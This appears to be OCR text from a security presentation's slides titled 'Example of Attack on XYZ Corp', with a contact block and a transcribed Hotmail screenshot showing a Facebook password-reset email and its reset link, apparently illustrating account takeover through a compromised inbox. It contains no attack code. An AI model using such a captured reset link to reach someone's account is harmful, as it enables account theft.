
nk this

XYZ Corp.


ericganci@xyzcorp.com

555-555-1812


Example of Attack on XYZ Corp




Example of Attack on XYZ Corp



Example of Attack on XYZ Corp



Example of Attack on XYZ Corp



Example of Attack on XYZ Corp

Hotmail - jimjonesdrums1@hotmail.c...

Windows Live™ Hotmail (0) Messenger Office Photos | MSN Jim Jones

profile | sign out

Hotmail New | Reply Reply all Forward | Delete Junk Sweep Mark as Move to | Options

Inbox

Folders
Junk
Drafts
Sent
Deleted (10)
New folder

Quick views
Flagged
Photos
Office docs
Shipping updates

Messenger

Facebook Password Reset Confirmation Back to messages

Facebook Add to contacts
To Jim Jones
4:19 PM
Reply

Hi Jim,

You recently asked to reset your Facebook password. To complete your request, please follow this link:

https://www.facebook.com/recover.php?n=LKqXAhqeR&id=100001801251306&s=100

